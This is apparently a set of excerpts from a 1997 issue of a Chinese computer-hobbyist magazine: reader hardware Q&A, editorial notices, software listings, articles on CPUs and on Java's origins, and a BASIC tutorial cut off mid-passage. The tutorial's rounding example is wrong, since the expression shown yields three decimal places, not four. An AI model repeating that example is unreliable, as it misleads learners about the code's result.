! 很可能是感染了病毒,用KV300查查。其次查看CMOS里的设置,只要SHADOW系统(SYSTEM)和视频(VIDEO)为Enable就可以了,把别的SHADOW设置为DISABLE。一般说,要得到能使用的UPPER,需要HIMEM.SYS和EMM386.EXE(带参数NOMES或RAM),DOS=HIGH,UMB

河南读者 蒋新明

? 一台兼容机,CYRIX 6X86/120+,RHINO 6主板(256CACHE),SONY77E光驱(四速),SEAGATE 1G硬盘,8M RAM,ESS 868声卡,联讯S3365E显示卡,MSDOS 6.22,WINDOWS3.2(逻辑C盘)WIN95(逻辑D盘),软解压(XING1.3)测试速度34.8fps,放映速度是29.7fps。在WINDOWS3.2下一切正常。在WIN95下硬盘灯始终发亮,即使装入XING2.01也是速度极慢,请问是什么原因?

! 光驱应该接在第二个IDE口做主盘用,否则在WIN95下会很慢。WIN95的分辨率和颜色数分别是多少?改成800X600X256色应该能正常播放。如果以上都正确,那么就是所用的WIN95的显示驱动不支持DCI。要换个支持DCI的显示驱动才行。

浙江读者 胡厚存

? 请问应如何判别P133CPU的真伪?听说有人将P122打磨成P133,也有人说Intel芯片都能升级使用,即P120跳线设成P133,P75跳线设成P90都能用。如果将主频调得过高会有什么后果?

! 请在购买时携带一把螺旋测微仪(即千分尺),Intel Pentium CPU的包装盒上均标明了盒内所装CPU之尺寸。用千分尺度量是比较可靠的方法,因为如果是打磨过的CPU,其厚度的变化必然会被千分尺度量出来。如果是正品您将P133跳线跳高一级它应该能正常工作。在散热良好的情况下,Intel Pentium芯片确实有可能跳高主频工作,但建议您只做一级调高。比如将P75跳到P90,主频调得过高有可能使CPU无法工作或烧毁,千万不要以身试法。

天津读者 王力

? 我在浏览Internet或接收电子邮件时经常会出现乱码现象,而有时又是正常的。我用KV300没有发现什么病毒,请问这是怎么回事?应如何解决?

! 网络上出现乱码通常不是由病毒引起的,而是由于普通软件不支持多种中文内码造成的。Internet上流行的是7bit汉字,比如HZ、Unicode、IS2022等。而我们通常所用的8bit汉字很有可能在传输的过程中遇到麻烦。因此,您可以找一套支持多种内码的软件。可以试一下Richwin for Internet,它可以实现多种内码的实时识别和自动转换并且可以通过COPY/PASTE方式将8bit汉字转换为7bit汉字。您可以在http://richsight.com下载得到这套软件。



请您检查我们的工作!

从 1993 年创刊至今,不到四年的时间里,《电脑爱好者》得到迅速发展。尽管如此,我们却不敢有丝毫松懈。我们知道,每一期刊物离尽善尽美都还有很长的距离,读者对我们期待的还很多很多。作为编辑,我们也很难说对自己的工作完全满意。现在我们的编辑队伍已经有了壮大。我们有信心把工作做得更好。

为促进我们更好地办好刊物,我们决定从本期起请读者协助我们,对今后的每期刊物(包括本期)进行检查督促。请您在每月的月底前,将当月刊物中的错误和疏漏之处检查出来,并评出您心目中的最佳和最差文章,寄给我们。我们将抽取部分来信的读者奉送小礼品一份,以示谢忱。来信内容包括:

①当期刊物中的标点错、符号错、错别字及其页码

②当期刊物中的语病及其页码

③当期刊物中的内容错误,即技术性错误

④当期刊物中有无一稿多投文章,是哪些?

⑤您评出的当期刊物中的最佳文章

⑥您评出的当期刊物中的最差文章

也欢迎对我刊的选题、深度、风格、服务方式等等,提出您的意见和建议。

另外,我们还特别欢迎编辑同行对我刊编辑规范化、版式、印刷、装订等方面的情况提出宝贵意见。

来信请寄:100081 北京白石桥路 48 号《电脑爱好者》杂志社 编辑部/评刊。

也可发传真或 E-Mail。FAX:(010)62184019。E-Mail:cfan@netChina.co.cn。

致 歉

1996 年 12 期第 6 页的《代理正版软件》一文作者应为:王不天 开封市后炒米胡同 25 号-475000。特此向作者道歉;1997 年第 2 期第 75 页,我刊邮购电话中的"621760108"应为"62176018",给用户和读者带来了不便,特此更正并致歉。

关于第 2 期的说明

我刊于今年第 1 期发表了浙江姜晖的《Internet 上的使用规范 Internetiquette》一文后,有读者反映该文已在去年的某报上发表。经核查属实。按照我刊打击一稿多投的规定,我刊当即决定三年内禁用姜晖的文章。

姜晖的一稿多投不仅损害了我刊声誉,伤害了读者,同时也给我刊第 2 期的出版工作带来了很大的困难。因为在今年第 1 期的'下期要目'中已经预告了姜晖的另一篇文章《多媒体常见故障及解决方法》,而且此时第 2 期已经定稿,所剩时间已经很有限,尽管如此我们仍然坚决地撤下了《多媒体常见故障及解决方法》一文,但匆忙之中没有将'本期导读'中有关该文的部分撤下。

这一事件同时也反映出我们工作中存在的问题。这里我们诚恳地向广大读者道歉。我刊新的工作流程和员工考核办法已经出台。在今后的工作中要避免此类事件的发生。

第四届电脑爱好者城正在筹备中!

第四届电脑爱好者城将于今年 7 月 16-20 日在北京展览馆举行。这是咱电脑爱好者聚首的日子,给大家准备点啥?除一般展览的内容外,参展商和我们都在策划有益于电脑爱好者朋友的各项活动。为把电脑城办得更符合您的口味,我们真诚希望您参与前期策划活动,我们尽量满足您的要求,现在请您就下列问题与我们联系。

1. 您希望在电脑城中得到些什么?

A. □购物,所欲购为:□电脑(整机)□软件□零配件;

B. □学习,所欲学为:□电脑升级□拆装电脑□上网

C. □了解电脑界信息,想了解:□新技术□新产品□新动态

D. 其它,为______________________________

2. 您对电脑城活动的建议:______________

以上两项请寄本刊'电脑城组委会'收。

3. 我们准备在电脑城中举办"电脑知识义务讲座",将请业界专家及"HotCfan"与大家一起交流。现向广大的 Cfan 征集讲座的题目,您对哪些知识感兴趣,希望在电脑城中听哪些方面的讲座,请来信告诉我们,以便我们为您请到合适的专家,准备好适合您口味的题目。来信请寄本刊编辑部杨铮收。

4. 电脑城中还设有"二手机信息交流站",我们将为交流的双方提供公告板,无论您是想买入还是卖出二手机,您都可以将您的信息张贴在公告板上。您届时可以亲自来,也可以提前寄来,信息务请真实全面。"二手机信息交流站",仅为大家提供一信息交流的场所,是公益性的,是非赢利的,展览组织者不参与具体的交易过程,也不承担任何法律责任。感兴趣的读者可将来信寄本刊编辑部赵键收。

长弓阿帕奇

驾驶 AH－64D 最新型的武装直升机以 200 公里的蛙速飞越长空，地面上的树木岩石清晰可见，你将驾驶着直升机和战友一同作战，完成一个个艰巨的任务。游戏中的地形由一个 10000 平方米的数字标高地图产生，高山、丘陵、峡谷、平原等与现实中的地形毫无差别。整个游戏的战斗画面是电子世界的三维制作技术与简氏信息集团的结晶、武器系统模拟及其精确。游戏任务包括 12 个历史性事件，超过 100 个任务。

￥169

仙剑奇侠传

一心习武梦想名震江湖的李逍遥，巧合地结识神秘少女赵灵儿，成为护花使者，千里护佳人寻母。途中因多管闲事，得罪了欢喜冤家木相如，又被苗族巫女阿奴死缠不放，面对蕙心质兰的赵灵儿，外刚内柔的木相如、烂漫天真的阿奴，他将要如何抉择呢？翩翩潇洒美少年，灵岛求乐结仙缘。千里崎岖不辞苦，仗剑江湖为红颜。

￥120

主题公园

想一想你能够亲自设计并建造世界上最伟大的娱乐公园？你亲自选择伴置，你亲自放置游乐设施。事实上，你控制着该娱乐公园中的每一部分；从雇用工作人员到研究开发新的游乐设施，再到快餐及饮料的供应。你将领略各类失误及熙熙攘攘的游客。Oh，看那浓烟滚滚的旋转游艺机就是一个好例子。

￥130

轻轻松松背单词

——多媒体光盘版

秉承一贯的优质作风。精工细作极具特色的《轻轻松松背单词》多媒体光盘版终于和您见面了！

跟着发音标准的英语老师朗读单词；请耐心的老师听写单词；按科学的循环记忆法背单词；玩有趣游戏练打字、重温单词；用简单快捷的方法浏览单词；看精选的例句理解单词；把英语老师请回家轻松可以做到！

￥78

INTERNET 宝典

仿真模拟 Internet 上网环境
实际操作 Internet 的专用软件
看动画学习 Internet 的原理
真实感受 Internet 网上的场景
专用 Internet 字典、解决阅读的困难
几千余个地址、是你的旅游图
教你选择软件、硬件、服务商。

￥97

开天辟地

由几十位清华大学的教师和学生历时一年开发而成，将所有电脑知识生动地表现在一张光盘声情并茂，娓娓道来，内容十分丰富。包括 DOS、Windows、Windows95、WORD、EXCEL、Internet、WPS 等知识的入门及详解，还有多种常用中文输入法介绍，上百种游戏玩法介绍和密技，以及数十篇极具实用价值的速查资料。它让一个从未接触过电脑的人在几天之内掌握电脑，并学会社会上许多流行软件的使用方法，几日之内学到他人一二年才能学到的知识。

￥125

全国计算机等级考试辅导(一级)

本软件是围绕国家教委计算机等级考试大纲开发的集数学、交互训练为一体的大型计算机教学软件。全套软件共分四段，其中一级的主要内容有：计算机基础知识、微机系统基本组成、硬件介绍及组装、操作系统实用基础（含 DOS 命令和使用、Unix 操作系统介绍)、字表处理软件(含 CCED、WPS 入门与精通)、数据库应用系统（含数据库原理、FoxBase、FoxPro 概念、功能使用与程序设计)，Windows 95 入门与精通，等级考试模拟等共十大功能模块。该软件采用了大量的图片、动画、声音技术，使抽象的原理形象化、具体化。强大的交互式数学和训练特点使您不须花费很多时间就能精通上述内容。交互性、娱乐性和模拟题的实战是该软件的特色。

￥128

英语单词有声书库

1. 单词发音全部为美语专家真人朗读，语音、语调、语气、语速准确舒适。

2. 支持所有声霸卡或是兼容卡甚至 PC 喇叭，发声效果清晰顺耳、助记好。

3. 容量大，适应范围广。词汇表覆盖从小学、初中、高中、大学到出国考试用 TOEFL，GRE 及医学、外贸、电脑等专业英语 50 多种(本)教材。

4. 练习方式多样可令学习者，手、耳、眼、脑并用。从而达到最佳方式。

5. 分学生版和普通版两种适合各界人士。

学生版￥48　普通版￥98

英语单词记忆银行

记忆单词是英语初学者的负担之一，能找到快捷有效的途径也是很多人梦寐以求的理想。人们在浏览书本上的各种各样的速记原则之后，仍在追求新的希望。惊回首！双语公司力创电脑强化速记新手段，只需几周坚持训练，您会发现这里还有一片新天地。

￥78

错综复杂　扑朔迷离

——评 1997 年微处理器形势——

□北京　陈幼松

微处理器是 PC 机最主要部件，在极大程度上决定它的性能。因此人们通常爱用 486 机、奔腾机等等来称呼不同档次的 PC 机。今年微处理器领域出现空前复杂的局面，因为世界最大的微处理器厂家 Intel 和它的两个最主要兼容厂家 AMD 和 Cyrix 今年都推出新产品。它们既带来新的希望，又带来新的问题，究竟会带来什么影响，需要通过使用实践才能作出结论。

Intel 在更新换代年推出 MMX，明年将推出 P7

Intel 为保持在 MPU（微处理器）领域优势，通常 4 年左右便要完成产品的更新换代。今年本是它使 CPU 的主流转为 Pentium Pro（高能奔腾 686）的一年。然而就在这一时候，它却首先在 Pentium（奔腾 586）上采用 MMX 技术，使它成为“多能奔腾（原叫 P55C 系列）”，因而 Pentium 重新焕发出青春，给更新换代带来现在还无法预测的前景。

多能奔腾已正式上市，它比普通奔腾提高性能 15%。然而它毕竟是第五代产品，还有多少潜力可挖尚难预料。例如由于继承了以前的结构，因而提高时钟频率便不怎么有效，200 兆赫的奔腾比 166 兆赫的奔腾快不了多少。此外，普通奔腾往多能奔腾升级时，不是简单地把芯片插入现有的奔腾插座便可了事。因为尽管插座和针脚是兼容的，为了使多能奔腾能在更高频率（200 兆赫甚至 233 兆赫）下工作而不至过热，必须降低工作电压，这就需要为它提供新的主板。

Intel 固然要使高能奔腾成为主流，但它也存在不少问题。首先多能奔腾上市时，高能奔腾还不能支持 MMX，最快也要等下半年才能支持。其次它采用把二级（L2）高速暂存和 CPU 芯片放在一个封装里的多芯片模块，因而价格较贵。另外还需要昂贵的芯片组和 6 层电路的主板。最后，在运行 16 位软件时，高能奔腾反而显得慢。

为克服高能奔腾的缺点，Intel 正在开发它的改进版（代号为 Klamath，美国南俄勒冈印第安部族名），今年年底便可上市。Klamath 作了以下改进：首先支持 MMX；其次改进了 16 位性能；第三把 L2 高速暂存移到封装外，把它同 CPU 芯片放在子卡上，再把子卡插到主板上，以免外部总线速度低造成瓶颈；第四，用 0.28 微米技术取代现有高能奔腾用的 0.35 微米技术，把时钟频率提高到 200 到 233 兆赫，而且最后要达到 266 兆赫。今后还将使用 0.25 微米技术，使频率提高到 300 至 333 兆赫，这种新的 P6 级（第六代）芯片代号叫 Deschutes（德斯查特斯）。

Klamath 的问题是，由于把 L2 高速暂存从封装内移到外部而采用的 64 位总线，还需另加 72 针脚，所以同现有的 387 针脚的高能奔腾插座不兼容。这样，高能奔腾的用户要想升级，要么需要更换主板，要么只好购买整个新系统。

从长远看，PC 的价格还得降低。例如现在高能奔腾主板多用 8 件一套的 450KX 芯片组，而新的 440FX 芯片组只要 3 个部件，价格为 94 美元不及 450KX 的一半。至于 Archer 这样只要一个部件的芯片组，其价格更低到 39 美元。此外新芯片组不像 450KX 需要 6 层的主板，4 层的主板便够了。固然牺牲了存储器扩充性和支持多处理器等功能，但却使系统价格降到 2000 至 3000 美元。这为用户提供新的选择，如非立即需要可推后购买。

1998 年还将推出第七代 x86（P7），它的开发代号名为 Merced（梅塞德）。它是 Intel 第一个 64 位的 x86 结构，并将采用新的指令系统。这一结构取名为 IA－64，同现有 32 位的 x86 结构兼容。

Merced 是 Intel 同 HP 合作开发的，号称采用崭新的 VLIW（极长指令字技术），但人们预测它同现有的 x86 结构根本差别不大，因为 Intel 将采用扩充高能奔腾微结构的保守做法。真正的 VLIW 技术也许将在更晚一些的处理器中实现。

一个令人关心的问题是，IA－64 什么时候才能被业界接受。1985 年 Intel 便通过 386 使微处理器移到

32 位，然而直到 1993 年微软还未出售 32 位的操作系统。大多数 PC 用户一直在用 16 位的 Windows3.1 和 16/32 位的 Windows95。直到去年，就是说花了 11 年时间才使所有用户明白应该改用 32 位。虽然最近微软有着手 64 位的 Windows NT 的迹象，但肯定赶不上 Merced 使用。Merced 用的第一个 64 位系统将是 Summit 3D，这是一种 Unix。如果往 64 位转移也像往 32 位那样漫长，则要到 2009 年 IA－64 才能形成大气候。

AMD 推出新版 K5 并把希望寄托于 K6

AMD 原期望用 K5 同奔腾竞争，结果大失所望。不仅无法同高能奔腾比，连奔腾也赶不上。现在 AMD 已推出 K5 的新版本，它实现了当初的允诺，即在同样时钟频率下性能比奔腾高 20—30%。新版 K5 还只有 75 兆赫、90 兆赫、100 兆赫三种，还无法同最高档的奔腾相比，但足以同 2000 美元以下台式 PC 用的奔腾相颉颃。

新版 K5 依靠对内核的改进获得性能提高。首先对频繁出现的 x86 指令的执行进行了优化；其次要 L1 高速暂存前加一个小的预取指令高速暂存，把转移时的一些数据放在这里，避免原先高速暂存因转移和恢复需对数据来回搬动而造成的时间延迟；第三消除了内部总线的瓶颈。

AMD 声称还将生产 120 兆赫的 K5，速度比 100 兆赫的还快 12%。也许今年底还会有更快的 K5。

但是只靠 K5，AMD 甚至要落在 Cyrix 之后成为老三，所以 AMD 把希望寄托在下一代产品 K6 上。然而这将是一条不平坦的道路。因为 K6 最初是由 NexGen 设计的，它拥有 L2 高速暂存的专用总线、统一的 L2 高速暂存控制器、专供多媒体指令用的新执行单元。但是由于 AMD 收买 NexGen 改变了这些设计。首先，为了容易支持 MMX，用整型数单元取代多媒体指令单元；第二，为了同奔腾针脚兼容，抛弃了高速 L2 总线和统一的高速暂存控制器，以便打开市场；第三，开始时用 0.35 微米的 5 层电路 CMOS 技术，以后要改用 0.25 微米技术。

AMD 计划 3 月便将开始生产 K6。K6 采用 180 兆赫频率并支持 75 兆赫总线。AMD 声称，K6 不仅在执行 32 位软件时足以同高能奔腾竞争，而且执行 16 位软件时也不会降低性能。

Cyrix 通过 6x86、M2 一争高低

Cyrix 正通过 6x86 在性能价格比上超过奔腾。6x86 设计先进，有效率更高的微结构。150 兆赫的 6x86 性能几乎相当于 200 兆赫的奔腾，所以 Cyrix 把这种芯片叫做 6x86－P200＋。同时，它在执行 16 位软件时性能不降低，而且使用 75 兆赫 I/O 总线，是业界最高的。但是，它制造技术落后，采用的是 0.6 微米技术，为了缩小芯片面积只好把 3 层金属层改为 5 层。1996 年虽改用了 0.5 微米技术，但较 Intel 现在使用的 0.35 微米技术仍较落后。另外在使用 Windows NT4.0 时性能明显下降，而且也不支持 MMX。

为了克服这些缺点，Cyrix 今年初推出 6x86 的改进版 M2。M2 采用 0.35 微米技术，统一的 L1 高速暂存将增加到 64KB，时钟频率也将达到 180 兆赫和 200 兆赫，而且下半年将提高到 225 兆赫。其他方面如按设想做了改进，则 M2 不仅比多能奔腾强，而且可同 Klamath 一决雌雄。但是 M2 虽号称支持 MMX，但人们仍对此担心，因为 Cyrix 未取得 Intel 使用许可。

Cyrix 对 PC 业界的最大贡献也许是推动人们采用 75 兆赫的 I/O 总线，而现在 x86I/O 总线最高才达 66 兆赫。通过这 14%的改进，I/O 的许多服务将快很多。但要使高速 I/O 总线发挥作用，还需要芯片组和主板赶上来。

另外，Cyrix 还致力于开发面向一般消费者的 800 美元 PC 用的芯片。这种新处理器暂名为 Gx86。它系以 1995 年 Cyrix 发表的用于笔记本式个人机的低价格芯片为基础开发的。如果它取得成功，Cyrix 还将设计面向企业供 Intranet 用的便宜芯片。Cyrix 将把这种芯片作为低价格的同 Windows 兼容的网络计算机用的 CPU。

用户的明智选择

在 1997 年这样错综复杂的过渡期里，用户购买时比平常更难作出选择。但是专家们提供的以下建议，也许有助于他们作出明智的决定。

如果多媒体用途很重要，就要能支持 MMX。如果希望 32 位软件获得最高性能，就要等待 Klamath 或 Deschutes。特别是如果经常要用 Windows3.1 和 Windows95 执行 16 位软件，则要等等看一下 Klamath 和 Deschutes 能在多大程序上克服高能奔腾在 16 位方面的弱点，再考虑是否改买 Cyrix 和 AMD 的 M2 或 K6。如果 I/O 的许多服务需要最高速总线，就要购买 Cyrix 的 6x86－P200＋。

随着 MMX 面世，和 Intel 使下一代主流 CPU 转为高能奔腾，普通奔腾机的价格将进一步下降。用户应该挑选最恰当的产品，只要能满足自己的需要，用不着买昂贵的最新产品。便宜的机器在一些用途上不见得就比贵的机器差。

几番拍案说 Java

□本刊记者　赵冬青

WIN95 刚刚推出时，比尔·盖茨曾经一度成为《时代》周刊的封面人物，巨幅照片上面还有一句话——“All is mine”。乍闻此语，颇觉诧异，仔细想来，确有些道理。Microsoft 发展到今天，有几个人敢不买它的帐呢，你知道那是为什么吗？因为 Microsoft 控制了大部 PC 的工作平台，几乎所有的软件都要支持 Microsoft 的操作系统，似乎只有紧跟 Microsoft 的脚步，大家才有事干。于是，人人都要买 Microsoft 的帐，于是，盖茨成了首富，才有了封面上这句“All is mine”。

说来也巧，同样是《时代》周刊，把一个非 Microsoft 研发的，尚处于 β 测试版的软件评为 1995 年的十大科技产品之一。这个凌空出世，引得计算机界格外热闹的“精灵小子”就是 Java。工业界有关人士预言：Java 的出现将会引起一场软件革命。

那么这个具有如此魅力的 Java 到底是怎么发展起来的，它又具有什么样的特点，它的发展到底给业界带来了多大的影响呢——

一番拍案——凌空出世

说起 Java 的来源，就必须提一下 Internet 的发展。Internet 诞生于 1969 年，但它的真正风行实际是这两年的事。这是因为起初的 Internet 不是一个友好的网络环境，多数用户只能用 FTP 等工具来传输文件或发送 E-mail，Gopher 出现以后，Internet 仍停留在纯文本化的程度上，到了 1989 年，CERN 的科学家创建了用于显示、传输超文本文档的超文本置标语言 HTML 及用于此文档的 HTTP 协议，由此产生了 WWW(World Wide Web) 全球信息网，到了 Mosaic (浏览器软件) 出现后，WWW 迅速风行起来，很多非专业的计算机应用人士甚至误以为 Internet 就等于 WWW。通过 WWW，人们开始更多的了解 Internet，关注 Internet 的发展，也就越来越感到 Internet 是一个缺乏生气的网络世界。

Java 的产生，要追溯到 1991 年，Sun Microsystems 为在家用消费类电子产品上进行交互式操作，开发了 Java 语言，起初称为 Oak 语言，Java 当时没有引起人们的广泛重视。到了 1994 年下半年，由于 WWW 的兴旺发展，Sun 决定开发 WWW 上的中性浏览器，即不依赖于任何平台，而且具有实时能力，交互能力和安全可靠性，这些要求和 Java 的最初设计目标吻合，于是，Sun 用 Java 语言开发了新一代浏览器 HotJava。Java 和 HotJava 的出现改变了人们对 WWW 的看法。在 Java 出现前，人们把 WWW 上所传输的数据看成是一页页的文档，这些文档除了文字以外，还可以放上图片等多种数据，WWW 浏览器不过是一个看文档的工具程序罢了，但是在 Java 出现以后，WWW 所传输的数据由单纯的文件摇身变成为一个个可执行的程序，WWW 浏览器成为执行这些程序的系统。WWW 的风格改变了，文字、图片都变得生动活泼，亲切可爱了。Internet 终于一改其死气沉沉的老样子。

在 1995 年 5 月 23 日，Sun 公司正式发表了 Java 和 HotJava 这两项产品，虽然当时出现的只是测试版，但很快就引起人们的注意。几个月后，Netscape 和 Sun 公司合作，在其 WWW 浏览器 Netscape Navigator2.0 中支持 Java，Java 在 WWW 上可说是站稳了脚跟。

Sun、Netscape 公司的股票也随之在几个月内暴涨。

二番拍案——绝妙设计

Java 到底神奇在什么地方，让我们看看 Sun 的副总裁，Java 设计师 James Gosling 是怎么说的——

“Java 的许多内容都是为网络应用服务的。”

“Java 并不是专门为 Internet 而开发的一种语言，它是一种通用的程序设计语言，人们可以用它开发各种各样的软件。”

“Java 是一种独立于操作系统的语言。Java 可以在任何种类的网络和任何种类的计算机硬件平台上运行。”

“Java 可以实现在网络上安全地漫游，在 Java 中，有许多机制使用户能够安全地漫游，这些机制对用户是透明的，它们具有抵抗病毒侵袭的能力。”

……

Java 有许多公认的出色之处，它简单、小型、面向对象、静态类型，具有字节编译功能，操作平台独立性，健壮性，多线程，无用存储单元收集，执行速度快，安全，可扩充。这里我们可以根据 James Gosling 的话，着力谈谈 Java 的三大特点：面向对象，操作平台独立性和安全性。

(待续)

多品牌微机将预装 WIN95

3 月 18 日，联想集团与微软达成近 40 万套版权协议，将在其主流机型上全面预装新版 WIN95 中文版，这是中美两国自 1996 年达成知识产权保护协议以来，两国企业间签订的最大一笔涉及知识产权的合同。预装后的机型，价格将不因此发生变化。

3 月 19 日，同创集团与微软公司在南京达成协议，从 4 月 1 日起，同创生产的主流微机系列将预装 Win95，服务器将预装 Windows NT，并在客户端安装上万套 Office 软件。这些机型的价格将不受预装的影响。

同期，方正集团也与微软签约，将在其卓越系列微机中预装 WIN95，并保持原价格。

同时，微软还将帮助合作伙伴们培训技术人员，以便共同为用户服务。

微机厂商新品发布

3 月 18 日，同创在京展示其同学、同事、同乐、同飞等全系列最新产品。其中，同乐Ⅰ型为一体机结构，同乐Ⅲ型的外观设计独特，功能更接近家电。

3 月 25 日，联想召开全线新品发布会。其‘双子新星”系列的性能较先前有较大的提高，价格却有所下降；“1+1”系列中，“天蝎 858”的 CPU 为 P/166(MMX)，并装有 33.6kbps 语音、数据、传真三合一卡。联想力争今年销售微机 40 万台。

4 月 3 日，Acer 推出全系列新品。其中，Aspire 1500 格外引人注目，15 英寸数控型彩显、机箱一体化设计；‘重低音炮’音响的效果更符合发烧友的要求，机器的性能也有所提高，随机还赠送 30 天中网访问服务；“双子星”此次被定义为经济型网络电脑；AcerNote Nuovo 970 笔记本由于其软、硬件的独特设计，可供电时间达 10 小时，被称为‘移动指挥部’。

4 月 8 日，一向以生产小型机、服务器而著称的浪潮集团在展示其企业级产品的同时，也欲在台式微机上取得大的收获，一举改变从前‘以不变，应万变’的策略，根据用户层，将产品分‘金系列商用电脑’、“希望系列教育电脑’、“龙系列家用电脑”三部分，并对家用市场表现出较大的兴趣，决心以‘高性能、低价位’拼得较大的市场份额。渴望本年度销售微机 15~20 万台。

·简　讯·

佳能推出 PowerShot 600 数码相机　针对早期普及型的数码相机存在图像品质、内存容量、数据传输速度等方面的问题，佳能推出了具有 570,000 像素、高清晰度的 PowerShot 600 数码相机。此产品采用了目前计算机上常用的图像处理格式，用户可用他们喜爱的应用软件来修改图形。PowerShot 600 在 5 月面市，价格约在九千元左右。

AMD 推出 AMD－K6™MMX 处理器　AMD 推出兼备 MMX 技术的第六代 AMD－K6™ 处理器，全面兼容 Microsoft Windows。计划于本季度内生产数以十万计的 AMD－K6™，年底前生产百万颗。此产品的上市可能改变 Intel 的 P55C 垄断市场的局面。

世纪互联推出“永动邮箱”和“万用罗盘”　“永动邮箱’是具有收件存储、自动转发、远程读取、自动回复等功能的电子邮件智能处理中心；“万用罗盘”是一张 CD-ROM，包含浏览器软件、多媒体教育软件、中文平台软件及其它一些工具软件。世纪互联承诺：所有购买‘世纪方舟’和‘世纪互联网卡’的用户将免费获得‘永动邮箱’和‘万用罗盘”。

科利华拓展软件业务　科利华在其“辅助教学系统”软件通过国家教委鉴定的同时，推出了 CSC 行业管理系统系列软件，并宣布实施‘1 到 10000”计划，即每月 1 日推出一个行业的管理系统软件，从 3 月份起，计划在 1997 年推出 10 个，每个行业推广 1000 套，共计 10000 套。首批推出的是“CSC 餐饮经理办公系统”，涵盖了餐饮业管理的主要功能和需求。

首届“AST 大学生电脑实践”征文揭晓　此次征文反响强烈，收到了较好的效果。清华大学吕昶的《WIN95 网络及人生》获一等奖，作者将获得一台 AST 多媒体电脑。二等奖《电脑麻辣烫》、三等奖《AST 让我来实践》。另外《小马和我》等九篇作品获优秀奖。应征作品反映出大学生对电子信息时代和高科技革命有了较充分的认识，对电脑的掌握已达到较高的水平。同时也反映出高校电脑教育的发展不平衡，主要是上机实践的课时不够，电脑设施还不能满足学生学习实践的需要。

多媒体教娱软件与素质教育研讨会召开　日前，国家教委中小学计算机教研中心、中国电脑教育报与上海金仕达公司举行了“多媒体教娱软件与素质教育研讨会”。与会者认为此类软件充分利用了多媒体的交互特性，既利用娱乐性提高使用者的兴趣，又使其在娱乐中学到知识，开阔视野，应予以推广。会上，金仕达公司向北京部分中小学赠送了他们的教娱软件产品。

BASIC 语言评话

(二)

□北京 顾云春

9.IF……THEN……ELSE…… 意为:如果……那么……否则……。例如:

IF A>B THEN PRINT A ELSE GOSUB 1000

如果 A>B,屏幕显示 A,否则就转向 1000 句执行子程序;

IF A>B THEN SWAP A,B

如果 A>B,那就将 A 和 B 的值交换。SWAP 是交换的意思。这里省略了 ELSE,表示交换完 A,B 值以后接着执行下面一句。

IF A>=B THEN 100 ELSE 300

如果 A>=B 就去执行 100 行,否则就执行 300 行。这里在 THEN 和 100 之间省略了 GOTO。这句话如果省略了 THEN,只写 GOTO,写成:

IF A>=B GOTO 100 ELSE 300

意思也一样。但最好不要省,因为有些版本的 BASIC 不能省略。

IF—THEN 语句与 GOTO 语句都能改变运行次序,使执行过程从某一行转向另一行,但 IF—THEN 语句有 IF 引导一个前提,所以叫条件转向语句。

10.CLEAR 清除,清扫,归零。这里用来清除内存中的数据。内存中如有上次计算的数据,可能干扰这次计算结果。因此,为了保险起见,在程序的第一句写上 CLEAR,当运行程序时,就把以前在内存中的数据都清除了。这和上课开始时,先把黑板擦干净的道理一样。

CLS 是 CLEAR SCREEN 的缩写,作用是清除屏幕。因此,它的用途与 CLEAR 相似,但不相同。可以在电脑有提示符(如 C>)的状态下,输入 CLS,也可把 CLS 写在程序里,达到清屏作用。当需要画图时,这句话就特别有用。画图前必须把屏幕弄干净。

11.END 结束。每个程序的末尾都应该加上这个语句。

12.RUN 意为运行、运转、开动、跑。当程序调试完以后,在提示符后面键入 RUN,再按回车键,程序就开始运行。

13.LIST 目录,清单。LIST 既可作名词,也可作动词,意为目录,列举目录,清单,排列清单。当需要查看电脑内的程序,对程序作修改时,在键盘上打入 LIST,一按回车,就可以在电脑屏幕上显示出程序清单。

14.INT 取整函数。INT 是 INTEGER 的缩写,意为整数。下例

PRINT INT(12.87)

是将 12.87 取其整数在屏幕上显示出来,显示的结果为 12。INT 只取整数部分(仅适用于正数),对数值不作四舍五入。这是 BASIC 语言的一个函数。BASIC 有多个数学函数,如本文开头提到的 LOG 就是一个。还有如绝对值函数 ABS,ABS(X)是取 X 的绝对值,X 不管是正是负,其结果都是正数。SQR(X)是 X 开平方的意思。SIN(X) 即 X 的三角函数 sin(x)。TAN(X)为 tan(x)。读者只要知道函数式如何表示,依样画瓢地写出来,电脑会自动执行。INT 函数在取小数点几位时特别有用,在科学计算时常常用到。

PRINT "R=";INT(R*1000+0.5)/1000

是 R 取小数点四位显示的例子。PRINT "R=";将'R='照样显示,紧接着显示 R 的值。R 是小于 1 的一个数,先将其扩大 1000 倍(乘 1000),再加 0.5,再用 INT 取整数,加 0.5 是为了起四舍五入的作用,最后,除以 1000,使其还原成原先的大小。这时它就成了一个经过四舍五入处理的,小数点后为四位的数值。如 R 原本为 0.9876854912……,经过上述处理后将显示成:

R=0.9877

15.DIM 维数(数组维数)。它是 dimension 的缩写,本意为维(数)。我们有时测量了一批数据,比如量了 15 个人的身高,这 15 个数据性质相似,大小略有差别,因此可以看成是一组(套)数据,数学上叫一维数据。为了方便起见,我们将不再用 A、B、C、D、E、F……等 15 个变量来称呼它们,而只用一个变量来表示,如我们把这个变量取名为 SHENGAO(身高),那就可写成 SHENGAO(14)。这就是一个含有 15 个数据的,变量名为 SHENGAO 的一维数组。不加说明时,电脑允许一个一维数组最多有 0 到 10,共 11 个数,超过 11 个数时,将显示出错,不予运算。为此,要用数组说明语句 DIM 加以说明,这个例子的数组说明写成:

DIM SHENGAO(14)

这就注明变量 SHENGAO 从 0 到 14 共有 15 个数。DIM 语句括弧里可以注具体的数字,也可是一个变量,如 DIM SHENGAO(N)。此处的 N 应提前用提供数据的语句如 INPUT、LET 赋值。在一个程序中有多个数组需要说明时,DIM 语句也可同时说明多个数组,如

DIM A(18),B(25),H(90)

有时,我们面对的是一大套数据,比如各单位的工

资单，每人一行，每行有基本工资、岗位津贴、工龄工资、副食补贴、书报费、车补、洗理费，…… 竖看又有一大堆人名。因此，这种数据能排成一个矩阵，用数学式表示有两个下标，比如你单位共有 185 人，每人工资进出共有 12 个栏目，这个工资变量可写成 G(185,12)

由这个双下标变量组成的横向和竖向整齐排列的同名的数据矩阵叫二维数组。这个二维数组要把各个数都写出来就成为：

G(1,1) G(1,2) G(1,3) ……G(1,11) G(1,12)
G(2,1) G(2,2) G(2,3) ……G(2,11) G(2,12)
………………
G(185, 1) G(185, 2) G(185, 3) ……G(185, 11) G(185,12)

其中 G(2,3)表示第二个人工资栏的第 3 栏目(工龄工资数)。要给这个二维数组用 DIM 语句写的说明语句为：

DIM G(185,12)

DIM 语句括弧里也可以写变量名，则该二维变量的说明语句可写成

